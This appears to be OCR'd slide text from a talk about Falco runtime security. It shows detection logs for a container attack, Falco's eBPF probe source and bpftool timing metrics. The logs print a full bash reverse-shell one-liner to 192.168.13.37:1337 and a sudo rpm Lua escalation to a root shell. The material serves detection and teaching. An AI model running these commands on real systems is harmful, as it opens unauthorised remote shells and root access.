
pid: 1016
evt_type: chmod, open
cmdline: apache2 -DFOREGROUND

“Set Setuid or Setgid bit”
“Local File Include"

pid: 14749
evt_type: execve, open
cmdline: sh -c /bin/bash -c 'sh -i >& /dev/tcp/192.168.13.37/1337 0>&1’

“Run shell untrusted”

pid: 14750
evt_type: execve, open, connect
cmdline: bash -c sh -i >& /dev/tcp/192.168.13.37/1337 0>&1


Network Connect Event
pid: 14751
evt_type: dup, connect, execve, open
cmdline: sh -i
fd_name:
172.18.0.3:50166->192.168.13.37:1337
user_name: www-data
REVERSE SHELL
“Redirect STDOUT/STDIN to Network”
“System procs network activity”
sh process


Privilege Escalation

pid: 14767
evt_type: connect, execve, open
cmdline: sudo rpm --eval %{lua:os.execute("/bin/sh")}
user_name: daemon, www-data, root

NO PASSW - ROOT

sudo process

Sub Process Tree



Falco BPFs (sys_enter, sys_exit, sched_process_exit …)

```c
BPF_PROBE("raw_syscalls/", sys_exit, sys_exit_args)
{
        const struct syscall_evt_pair *sc_evt;
        struct sysdig_bpf_settings *settings;
        enum ppm_event_type evt_type;
        int drop_flags;
        long id;

        if (bpf_in_ia32_syscall())
                return 0;

        id = bpf_syscall_get_nr(ctx);
        if (id < 0 || id >= SYSCALL_TABLE_SIZE)
                return 0;

        settings = get_bpf_settings();
        if (!settings)
                return 0;

        if (!settings->capture_enabled)
                return 0;

        sc_evt = get_syscall_info(id);
        if (!sc_evt)
                return 0;

        if (sc_evt->flags & UF_USED) {
                evt_type = sc_evt->exit_event_type;
                drop_flags = sc_evt->flags;
        } else {
                evt_type = PPME_GENERIC_X;
                drop_flags = UF_ALWAYS_DROP;
        }

        call_filler(ctx, ctx, evt_type, settings, drop_flags);
        return 0;
}
```

tail bpf calls

```c
FILLER(sys_execve_e, true)
{
        unsigned long val;
        int res;

        /*
         * filename
         */
        val = bpf_syscall_get_argument(data, 0);
        res = bpf_val_to_ring(data, val);
        if (res == PPM_FAILURE_INVALID_USER_MEMORY) {
                char na[] = "<NA>";

                res = bpf_val_to_ring(data, (unsigned long)na);
        }

        return res;
}
```


BPFs defined in falcosecurity/libs/blob/master/driver/bpf/probe.c
Tail BPFs defined in falcosecurity/libs/blob/master/driver/bpf/fillers.h

Metrics - bpftool “bpftime” vs CPU


```
{
  "id": 89,
  "type": "raw_tracepoint",
  "tag": "e6410cc647a01b1b",
  "gpl_compatible": true,
  "run_time_ns": 2261615152427,
  "run_cnt": 9074866014,
  "loaded_at": 1627332541,
  "uid": 0,
  "bytes_xlated": 3824,
  "jited": true,
  "bytes_jited": 2244,
  "bytes_memlock": 4096,
  "map_ids": [
    9,
    4,
    10,
    6,
    2
  ]
}
{
  "id": 90,
  "type": "raw_tracepoint",
  "tag": "04a020cc298fea02",
  "gpl_compatible": true,
  "run_time_ns": 2762467775083,
  "run_cnt": 9074963365,
  "loaded_at": 1627332541,
  "uid": 0,
  "bytes_xlated": 3824,
  "jited": true,
  "bytes_jited": 2247,
  "bytes_memlock": 4096,
  "map_ids": [
    9,
    4,
    10,
    6,
    2
  ]
}
```



average time

sysctl kernel.bpf_stats_enabled=1
/usr/bin/bpftool --json --pretty prog show



